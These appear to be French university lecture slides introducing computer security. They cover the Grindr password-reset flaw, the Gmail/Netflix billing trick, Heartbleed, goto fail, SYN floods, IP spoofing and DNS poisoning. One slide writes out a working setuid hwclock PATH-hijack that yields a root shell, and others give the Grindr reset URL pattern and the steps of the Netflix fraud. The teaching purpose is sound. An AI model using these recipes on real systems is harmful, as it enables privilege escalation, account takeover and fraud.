

Sécurité informatique

Introduction

ENSEEIHT 3A SN-L

Pierre-Yves Bonnetain-Nesterenko
py.bonnetain@ba-consultants.fr

B&A Consultants – BP 70024 – 31330 Grenade-sur-Garonne

Année 2022-2023

B&A Consultants

- Cabinet de conseil en sécurité informatique créé en 1996.
- Conseils, suivi et assistance en sécurité informatique.
- Audits de sécurité, de configurations, de code. . .
- Audits et accompagnement conformité RGPD.
- Tests d'intrusion, tests d'applications.
- Réponse à incidents, analyses *post-mortem*.
- Analyses de risques, gestion des risques sur l'information.
- Ingénierie de la sécurité informatique, recherche de solutions.
- Formations à la sécurité informatique.
- Expertise judiciaire (civile ou pénale) et expertises privées.
- Animateur de ReSIST, groupe de travail régional de l'OSSIR
(www.ossir.org/resist)

Quelques références

OSSIR Orientation technique. ossir.org.

CLUSIF Orientation organisationnel/direction. clusif.fr.

Club 27001 Orientation normative. www.club-27001.fr.

NoLimitSécu, Le Comptoir Sécu nolimitsecu.fr,
comptoirsecu.fr

StormCast, Malicious Life isc.sans.edu, malicious.life

JSSI Journée de la Sécurité des Systèmes d'Informations
(mars, Paris).

SSTIC Conférences sécurité informatique (juin, Rennes).
www.sstic.org.

Botconf Conférences sur botnets (décembre).
www.botconf.eu.

Plan

- 1 Qui cherche les problèmes ?
 - Applications, matériel, élévation privilèges
 - Erreurs de codage
 - Informations sensibles non protégées
- 2 Sans oublier le réseau

Plan

- 1 Qui cherche les problèmes ?
 - Applications, matériel, élévation privilèges
 - Erreurs de codage
 - Informations sensibles non protégées

Plan

- Applications, matériel, élévation privilèges
 - « Mot de passe perdu »
 - Collision entre services
 - Fonctions privilégiées, environnement
- Erreurs de codage
- Informations sensibles non protégées

Une application spécifique

Source <https://www.troyhunt.com/hacking-grindr-accounts-with-copy-and-paste/>, 3 octobre 2020

- Grindr
- Site de rencontres
- Données personnelles extrêmement sensibles : contacts, messages, photos...
- Donc impérieuse nécessité d'une sécurité élevée




Mot de passe perdu

- Page sur le site web ;
- Indication de l'adresse électronique du compte ;

Use Grindr on your computer quickly and discreetly

It looks like a typical email interface so your business stays private, no matter who's looking over your shoulder.

Login with Grindr Account



How To Log In To Grindr Web

- On your phone, open Grindr
- Go to your Profile Drawer and select Grindr Web
- Scan the code with your phone
- Confirm your login with the in-app pop up dialog

OR

Find Your Account
Enter your Grindr email linked to your account.

Email

Next steps

Back to login


How is this safe for work? ⓘ
Any issue feedback?
Any feature request?

Please upgrade your Grindr app to the latest version and turn on its push notification

This site is protected by reCAPTCHA and the Google Privacy Policy and Terms of Service apply

Dans les données renvoyées

- Jeton d'authentification ;
- Pas visible directement ;
- Visible avec outils de développement ;




Connexion sur le site

- <https://neo-account.grindr.com/v3/user/password/reset?resetToken=jeton-authentification&email=email@victime>
- Et c'est fini.

The screenshot shows a 'Reset Password' form on a dark background. At the top, the title 'Reset Password' is displayed in white. Below it, the email address 'test@scotthelme.co.uk' is entered in a white text field. Underneath, the label 'New Password' is followed by an empty white text field. A reCAPTCHA widget is positioned below the password field, featuring a checkbox labeled 'I'm not a robot' and the reCAPTCHA logo with links to 'Privacy' and 'Terms'. At the bottom of the form, there is a large orange button with the text 'Reset Password' in white.

Connexion sur le site


- <https://neo-account.grindr.com/v3/user/password/reset?resetToken=jeton-authentification&email=email@victime>
- Et c'est fini.



The screenshot shows a dark-themed web interface for resetting a password. At the top, the text 'Reset Password' is displayed in white. Below it, a yellow message states 'Your password has been changed.' Underneath, the label 'New Password' is followed by a horizontal line. A white reCAPTCHA box is centered, containing a checkbox, the text 'I'm not a robot', and the reCAPTCHA logo with links for 'Privacy' and 'Terms'. At the bottom, a large yellow button with the text 'Reset Password' is visible.


Et ensuite ?

- Contrôle total du compte ;




Et ensuite ?

- Contrôle total du compte ;
- Avec tout ce qui vient avec ;



Et ensuite ?

- Contrôle total du compte ;
- Avec tout ce qui vient avec ;
- Par rapport à la fonction du système (site de rencontres)



Conclusion

- « Petite » erreur dans la conception du système ;
- Exploitation en-dessous du trivial ;
- Fonction « mot de passe perdu » peut être invoquée par n'importe qui ;
- Pas uniquement par propriétaire légitime ;
- Donc aucun secret ne doit être affiché ;
- Pas même « compte inconnu » (absence du message confirme que le compte existe).

Plan

- Applications, matériel, élévation privilèges
 - « Mot de passe perdu »
 - **Collision entre services**
 - Fonctions privilégiées, environnement
- Erreurs de codage
- Informations sensibles non protégées

GMail, tout le monde connaît

- Service de courrier électronique financé par la disparition de votre vie privée.
- Cadre mondial
- Une spécificité : agnostique sur les points.
toto@gmail.com et
t.oto...@gmail.com correspondent à la même boîte de réception.
- C'est pas du standard, mais on est Google...



Soulignons que

Faire des fantaisies avec un standard peut se révéler dangereux, directement ou non.

Netflix, on connaît aussi

- Service de vidéo à la demande
- Mondial, payant
- Compte associé à adresse électronique et carte bancaire
- Respecte l'usage normal pour l'adresse électronique, le point est significatif

NETFLIX

Jusqu'ici, tout va bien

- Deux services distincts, sans rapports entre eux
- Chacun, indépendamment, fonctionne correctement (une optimisation problématique Netflix)
- Mais si on les combine bien...



Faire payer son abonnement par un tiers

- Identification compte Netflix associé adresse GMail

Faire payer son abonnement par un tiers

- Identification compte Netflix associé adresse GMail
- Création nouveau compte avec variante adresse

Faire payer son abonnement par un tiers

- Identification compte Netflix associé adresse GMail
- Création nouveau compte avec variante adresse
- Association carte bancaire jetable

Faire payer son abonnement par un tiers

- Identification compte Netflix associé adresse GMail
- Création nouveau compte avec variante adresse
- Association carte bancaire jetable
- Plus qu'à attendre

Faire payer son abonnement par un tiers

- Identification compte Netflix associé adresse GMail
- Création nouveau compte avec variante adresse
- Association carte bancaire jetable
- Plus qu'à attendre
- Possible déclencher opération validation CB

Faire payer son abonnement par un tiers

- Identification compte Netflix associé adresse GMail
- Création nouveau compte avec variante adresse
- Association carte bancaire jetable
- Plus qu'à attendre
- Possible déclencher opération validation CB

Update required - Netflix account on hold



Netflix to james.hfisher

Feb 19

NETFLIX

▲ Your account is on hold.

Please update your payment details


Hi James,

We're having some trouble with your current billing information. We'll try again, but in the meantime you may want to update your payment details.

UPDATE ACCOUNT NOW

Faire payer son abonnement par un tiers

- Identification compte Netflix associé adresse GMail
- Création nouveau compte avec variante adresse
- Association carte bancaire jetable
- Plus qu'à attendre
- Possible déclencher opération validation CB



Notons que

Succès non garanti, suivant vigilance victime.

Plan

- Applications, matériel, élévation privilèges
 - « Mot de passe perdu »
 - Collision entre services
 - Fonctions privilégiées, environnement
- Erreurs de codage
- Informations sensibles non protégées

Attention aux applications privilégiées

- Setuid : le processus n'appartient pas à l'utilisateur qui l'a lancé mais au propriétaire de l'exécutable
- Setgid : même chose, pour le groupe.
- Permet de donner accès à une fonction « protégée ».
Exemple : passwd est setuid root, pour pouvoir modifier le fichier /etc/shadow.

Une constante universelle

Processus privilégié + erreur de codage/de conception = risque élévation locale de privilèges.

Le diable est (toujours) dans les détails

```
from util-linux/2.26.2-5/sys-utils/hwclock.c

/* Quotes in date_opt would ruin the date command we construct. */
if (strchr(date_opt, '"') != NULL) {
    warnx(_
        ("The value of the --date option is not a valid date.\n"
         "In particular, it contains quotation marks.));
    return 12;
}

sprintf(date_command, "date --date=\"%s\" +seconds-into-epoch=%s", date_opt);

[...]

date_child_fp = popen(date_command, "r");

[...]
```

- Programme peut être setuid
- Dans ce cas, où est la vulnérabilité ?

À vaincre sans péril, on est quand même root

```
sprintf(date_command, "date --date=\"%s\" +seconds-into-epoch=\"%s", date_opt);  
[...]  
date_child_fp = popen(date_command, "r");
```

- popen appelle commande date

À vaincre sans péril, on est quand même root

```
sprintf(date_command, "date --date=\"%s\" +seconds-into-epoch=\"%s", date_opt);  
[...]  
date_child_fp = popen(date_command, "r");
```

- popen appelle commande date
- sans indiquer de chemin

À vaincre sans péril, on est quand même root

```
sprintf(date_command, "date --date=\"%s\" +seconds-into-epoch=\"%s", date_opt);  
[...]  
date_child_fp = popen(date_command, "r");
```

- popen appelle commande date
- sans indiquer de chemin
- donc utilise \$PATH pour trouver l'exécutable

À vaincre sans péril, on est quand même root

```
sprintf(date_command, "date --date=\"%s\" +seconds-into-epoch=\"%s", date_opt);  
[...]  
date_child_fp = popen(date_command, "r");
```

- popen appelle commande date
- sans indiquer de chemin
- donc utilise \$PATH pour trouver l'exécutable
- \$PATH sous contrôle de l'utilisateur.

À vaincre sans péril, on est quand même root

```
sprintf(date_command, "date --date=\"%s\" +seconds-into-epoch=\"%s", date_opt);  
[...]  
date_child_fp = popen(date_command, "r");
```

- popen appelle commande date
- sans indiquer de chemin
- donc utilise \$PATH pour trouver l'exécutable
- \$PATH sous contrôle de l'utilisateur.

```
$ id  
uid=500(pyb) gid=500(pyb)  
$ cat date.c  
main()  
{  
  chown("/tmp/sploit", 0, 0); chmod("/tmp/sploit", 04755);  
}  
$ gcc date.c -o date; $ cp /bin/sh /tmp/sploit  
$ PATH="::$PATH" /usr/sbin/hwclock --set --date="05/23/2015 20:35:37"  
[ ... messages erreur syntaxe commande date... ]  
$ /tmp/sploit  
# id  
euid=0(root) groups=0(root)
```

Un programme n'existe pas dans le vide

Voir de haut

Le comportement d'un programme peut dépendre d'éléments externes (variables d'environnement, configuration matérielle, etc.) sous contrôle de l'utilisateur.

- Minimiser ces dépendances,
- les contrôler,
- voire les éliminer (chemins en dur, pas de fonctions dépendant de l'environnement...)

Attention tout particulièrement...

... aux chemins d'accès aux bibliothèques dynamiques (injection DLL et autres).

Séparation de privilèges

Plus généralement

Tout programme disposant de droits « non-banals » doit être codé avec soin et audité.

- Code doit toujours s'exécuter à privilèges minimaux
- Si code/application (service, outil interactif, etc.) nécessite privilèges élevés → étudier segmentation code
- Isoler code sensible dans processus spécifique
- Faire auditer ce code
- Ne lui donner que les privilèges strictement nécessaires

Plan

- 1 Qui cherche les problèmes ?
 - Applications, matériel, élévation privilèges
 - Erreurs de codage
 - Informations sensibles non protégées

Plan

- Applications, matériel, élévation privilèges
- Erreurs de codage
 - **Erreur très basique**
 - Erreur ou compromission géniale ?
- Informations sensibles non protégées


Heartbleed - printemps 2014

- C'est quoi exactement Heartbleed ?
- Mortel, critique, grave, pas grave ?




Heartbleed - printemps 2014

Images (c) XKCD - Randall Munroe – <https://xkcd.com/1354/>




Images (c) XKCD - Randall Munroe – <https://xkcd.com/1354/>



Heartbleed - printemps 2014

Images (c) XKCD - Randall Munroe – <https://xkcd.com/1354/>



Extraction d'informations de la mémoire du serveur.

Conséquences ?

- Compromission (potentielle) des informations ayant transité dans la mémoire du serveur.
- Aucune trace, aucun élément journalisé pour confirmer ou infirmer compromission.
- Dans le doute. . . considérer la compromission comme avérée.

Actions nécessaires (après mise à jour OpenSSL)

Révoquer/changer toute information sensible ayant transité par le serveur : clés de chiffrement, mots de passe. . . Anticiper conséquences divulgation échanges chiffrés.

Oui mais. . .

Beaucoup (trop !) d'équipements (imprimantes, bornes Wifi, caméras, objets connectés. . .) n'ont pas de capacité de mise à jour.

Comment est-ce possible ?

- Utilisation d'une information (ici, longueur de la chaîne reçue) fournie par l'extérieur
- Sans vérifier la validité de cette information

Ca marche souvent, mais (bugs, malveillance) c'est une mauvaise idée.

Conclusion

- **Toujours** valider une information provenant de l'extérieur du système. L'extérieur, c'est tout sauf la RAM du processus en cours d'exécution (disque, base de données, réseau, etc.).
- Mettre une pression d'enfer sur vos fournisseurs et acheteurs pour s'assurer de la maintenabilité des équipements achetés.

Plan

- Applications, matériel, élévation privilèges
- Erreurs de codage
 - Erreur très basique
 - Erreur ou compromission géniale ?
- Informations sensibles non protégées

Ca c'est du code...

Février 2014 – extrait du code de SecureTransport (TLS). Utilisé par OS X et iOS pour valider les certificats X509 reçus...

```
1 SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,  
2                                uint8_t *signature, UInt16 signatureLen)  
3 {  
4     OSStatus      err;  
5  
6     ...  
7  
8     if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)  
9         goto fail;  
10    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)  
11        goto fail;  
12    goto fail;  
13    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)  
14        goto fail;  
15  
16    ...  
17  
18 fail:  
19    SSLFreeBuffer(&signedHashes);  
20    SSLFreeBuffer(&hashCtx);  
21    return err;  
22  
23 }
```

Question

Quelle est le comportement de la fonction ?



Oui mais ensuite ?

- Second goto (ligne 12) met un terme aux contrôles du certificat reçu
- err vaut zéro (fonction ligne 10 renvoie 0).
- return err; (ligne 21) renvoie zéro = succès.
- Conséquence ?
 - Certificat n'est pas complètement validé par l'application
 - Faux certificat signé par une AC quelconque
 - Ou un certificat sans signature
 - \Rightarrow attaque par intermédiation (MITM) triviale
- En bref : TLS n'offre plus aucune protection.

Un peu de perspective...

Tout ça avec une seule ligne de code, 11 caractères en comptant les espaces.

Comment est-ce possible ?

- Copier-coller de trop ou malfeasance/porte dérobée ?
- Collision sémantique « goto fail = erreur » alors que ce n'est pas le cas
- Les compilateurs peuvent aider
- Relecture de code n'est pas un luxe. C'est difficile, long et cher.

Conclusions

- Plus le code est sensible, plus la relecture doit être soignée, par des personnes compétentes **n'ayant pas écrit le code**.
- Assurez-vous que vos outils peuvent être mis à jour, y compris les bibliothèques et dépendances.
- Attention aux compilations statiques (typique embarqué).

Plan

- 1 Qui cherche les problèmes ?
 - Applications, matériel, élévation privilèges
 - Erreurs de codage
 - Informations sensibles non protégées

Informations sensibles

- C'est quoi ?

Informations sensibles

- C'est quoi ?
- Tout élément d'information dont la divulgation sera préjudiciable

Informations sensibles

- C'est quoi ?
- Tout élément d'information dont la divulgation sera préjudiciable
- Mais préjudiciable à *qui* ???

Informations sensibles

- C'est quoi ?
- Tout élément d'information dont la divulgation sera préjudiciable
- Mais préjudiciable à *qui* ???
- Problème des externalités

Informations sensibles

- C'est quoi ?
- Tout élément d'information dont la divulgation sera préjudiciable
- Mais préjudiciable à *qui* ???
- Problème des externalités
- Résolu uniquement par voie légale (par exemple RGPD)

Conséquences fuites ?

Facebook a stocké des centaines de millions de mots de passe non chiffrés

En 2019, près de chez vous...

BASILE DEKONINK

Le 22/03 à 10:32

Mis à jour à 11:13



49 million Instagram Influencers' Private Contact Data Exposed

The private contact details, including phone numbers, for more than 49 million Instagram influencers was found in an unsecured database online.



By John Loeffler

May, 20th, 2019



RGPD

- Investigation des autorités (Fb/Instagram/WhatsApp : Irlande)

RGPD

- Investigation des autorités (Fb/Instagram/WhatsApp : Irlande)
- Amendes, plafond 2% CA mondial consolidé ou 20 M €

RGPD

- Investigation des autorités (Fb/Instagram/WhatsApp : Irlande)
- Amendes, plafond 2% CA mondial consolidé ou 20 M €
- Mais aussi réparation préjudice causé aux utilisateurs

RGPD

- Investigation des autorités (Fb/Instagram/WhatsApp : Irlande)
- Amendes, plafond 2% CA mondial consolidé ou 20 M €
- Mais aussi réparation préjudice causé aux utilisateurs
- Donc actions de groupe

RGPD

- Investigation des autorités (Fb/Instagram/WhatsApp : Irlande)
- Amendes, plafond 2% CA mondial consolidé ou 20 M €
- Mais aussi réparation préjudice causé aux utilisateurs
- Donc actions de groupe
- Combien vaut un compte Facebook ?

Valeur d'un compte

Méthode ultra-simpliste :

- 2021, valorisation Facebook : 850 milliards de dollars (arrondi pour calculs)

Valeur d'un compte

Méthode ultra-simpliste :

- 2021, valorisation Facebook : 850 milliards de dollars (arrondi pour calculs)
- 3 milliards d'utilisateurs réguliers (idem)

Valeur d'un compte

Méthode ultra-simpliste :

- 2021, valorisation Facebook : 850 milliards de dollars (arrondi pour calculs)
- 3 milliards d'utilisateurs réguliers (idem)
- Valorisation repose sur nombre d'utilisateurs réguliers

Valeur d'un compte

Méthode ultra-simpliste :

- 2021, valorisation Facebook : 850 milliards de dollars (arrondi pour calculs)
- 3 milliards d'utilisateurs réguliers (idem)
- Valorisation repose sur nombre d'utilisateurs réguliers
- Donc un compte vaut environ 300 dollars

Valeur d'un compte

Méthode ultra-simpliste :

- 2021, valorisation Facebook : 850 milliards de dollars (arrondi pour calculs)
- 3 milliards d'utilisateurs réguliers (idem)
- Valorisation repose sur nombre d'utilisateurs réguliers
- Donc un compte vaut environ 300 dollars
- 100 millions de comptes compromis → préjudice de 30 milliards de dollars à indemniser.

Valeur d'un compte

Méthode ultra-simpliste :

- 2021, valorisation Facebook : 850 milliards de dollars (arrondi pour calculs)
- 3 milliards d'utilisateurs réguliers (idem)
- Valorisation repose sur nombre d'utilisateurs réguliers
- Donc un compte vaut environ 300 dollars
- 100 millions de comptes compromis → préjudice de 30 milliards de dollars à indemniser.

On va bien rire...

... si une action de groupe étatsunienne part sur de telles bases de réparation (peu probable, mais rien n'interdit de rêver).

Plan


1 Qui cherche les problèmes ?

2 Sans oublier le réseau

- Inondation de paquets
- Mascarade IP
- Empoisonnement DNS

Etablissement de connexion TCP

Trois paquets doivent circuler avant que la connexion ne soit établie.



- Le serveur et le client réservent des ressources pour identifier et gérer la connexion
- Ces ressources sont puisées dans l'espace réservé au noyau
- donc en quantité limitée.

Plan

- 2 Sans oublier le réseau
 - Inondation de paquets
 - Mascarade IP
 - Empoisonnement DNS


Inondation SYN ?

À partir du schéma d'établissement de connexion TCP...

- Qu'est-ce qu'une inondation SYN (SYN flood) ?
- Comment et pourquoi cela fonctionne-t-il ?



Inondation SYN



Oui mais...

Il y a un (très gros) inconvénient à ce mode de fonctionnement.
Lequel ?

Pourquoi est-ce possible ?

- Connexion TCP : nécessité à chaque extrémité de mettre en place des structures internes pour la gestion de la connexion
- Connexion en cours d'établissement : ressources noyaux (table interne)
- Taille de la table limitée, non extensible dynamiquement

Epuisement d'une ressource (ici entrées table connexions en cours d'établissement)

Conclusion

Développement outil, identifier **toute ressource limitée**. Peut être tangible (espace mémoire, nombre d'entrées dans table statique, etc.) ou non (délai de réponse, débit réseau...). Application **doit** gérer situation de dépassement de la limite.

Plan

- 2 Sans oublier le réseau
 - Inondation de paquets
 - Mascarade IP
 - Empoisonnement DNS

Mascarade IP ?


À partir du schéma d'établissement de connexion TCP...
En supposant que l'agresseur n'est pas sur le chemin des données

- Qu'est-ce qu'une « vraie » mascarade IP (IP spoofing) ?
- Comment est-ce que cela fonctionne pour l'agresseur ?
- Quelles vulnérabilités sont-elles exploitées ?



Une vraie mascarade IP

- Attaque **en aveugle** sauf si A sur chemin des paquets
- A ne voit pas les réponses **donc** nécessité de deviner ISN(B) et ses incrémentations
- ISN joue (indirectement/involontairement) rôle d'un authentifiant
- C ne doit pas répondre, sinon envoie un RST.



Ca a marché

Quand l'ISN peut être calculé/estimé (incrémentations constantes, etc.). Aujourd'hui, aléatoire...

Pourquoi est-ce possible ?

- Connexion TCP : numéros de séquence SN(A) et SN(B) servent à gérer le flux « j'ai reçu/j'ai envoyé » et les acquittements
- Servent indirectement à authentifier le premier ACK reçu (acquittement ISN)
- **Donc** sont des authentifiants implicites de la connexion

Information interne qui sert d'authentifiant. Si l'information n'est pas sécurisée (aléatoire, dans notre cas), on peut se faire passer pour...

Conclusion

En développement, vérifier **tous les identifiants indirects** consommés ou produits par l'outil. Doivent être résistants à toute attaque en prédiction, rejeu ou falsification.

Surtout que...

- Exploitation effective masquerade IP : Kevin Mitnick, attaque sur protocole rhost
- Equivalences rhost : fichier ~/.rhosts indique les adresses IP de confiance (connexion sans authentification)
- L'adresse IP est un élément sous contrôle du client

Utilisation, en tant qu'identifiant, d'une information totalement sous le contrôle de l'adversaire.

Conclusion

Ne **jamais** utiliser une information technique comme identifiant, si celle-ci vient de l'extérieur du système (adresse IP, nom DNS, adresse MAC, etc.).

Plan

- 2 Sans oublier le réseau
 - Inondation de paquets
 - Mascarade IP
 - Empoisonnement DNS

Empoisonnement DNS

Heureusement

Une attaque aussi simpliste n'est plus possible depuis longtemps.

- Interrogation DNS client → solveur → serveur

Empoisonnement DNS

Heureusement

Une attaque aussi simpliste n'est plus possible depuis longtemps.

- Interrogation DNS client → solveur → serveur
- Identifiant de requête (QID) renvoyé par le serveur

Empoisonnement DNS

Heureusement

Une attaque aussi simpliste n'est plus possible depuis longtemps.

- Interrogation DNS client → solveur → serveur
- Identifiant de requête (QID) renvoyé par le serveur
- Donc, QID sert d'authentifiant de la réponse

Empoisonnement DNS

Heureusement

Une attaque aussi simpliste n'est plus possible depuis longtemps.

- Interrogation DNS client → solveur → serveur
- Identifiant de requête (QID) renvoyé par le serveur
- Donc, QID sert d'authentifiant de la réponse
- Et si je devine le QID ?

Empoisonnement DNS

Heureusement

Une attaque aussi simpliste n'est plus possible depuis longtemps.

- Interrogation DNS client → solveur → serveur
- Identifiant de requête (QID) renvoyé par le serveur
- Donc, QID sert d'authentifiant de la réponse
- Et si je devine le QID ?

Et si je devine le QID ?

Je peux envoyer une fausse réponse DNS qui sera acceptée comme valide par le solveur, stockée et préservée jusqu'à l'expiration du TTL.

Empoisonnement DNS

- Il y a très, très longtemps : incrémentation monotone du QID (+1) à chaque requête. Empoisonnement trivial
- Pré-2008 : QID, entropie 16 bits (64K possibilités).
- 2008 : attaque dite « Kaminsky », 16 bits d'entropie se révèlent insuffisants pour empêcher de deviner les QID avec un bon taux de succès.

Solutions

Augmenter entropie requête (27 bits ; QID : 16, port source : 11).
Jeu sur les casses de caractères dans la requête. DNSSEC
(authentification des réponses).

Comment est-ce possible ?

- Utilisation information insuffisamment aléatoire comme identifiant de sécurité ;
- Même quand aléatoire (16 bits, 64K possibilités), insuffisance entropie rend attaque possible

Augmenter l'entropie !

Si identifiant interne sert indirectement de jeton de sécurité, **impératif** qu'il soit cryptographiquement sûr/totalement aléatoire, avec très forte entropie.

Totalement aléatoire

Signifie que le générateur aléatoire a été cryptographiquement validé quant à sa qualité et son entropie **et qu'il est bien utilisé**.
L'heure, le numéro de processus et autres n'ont rien d'aléatoire.

Et pour le service DNS

- Solveur DNS absolument **vital** pour sécurité utilisation réseau
- Trop souvent négligé/ignoré
- Peut servir de composant de sécurité par fausses réponses volontaires (DNS menteur)
- Surveiller les résolutions demandées pour détecter situations indésirables

Éléments support

Systèmes support (DNS, NTP, journalisation...) peuvent avoir impact critique sur opérations et sécurité. À mettre en place correctement et à gérer soigneusement.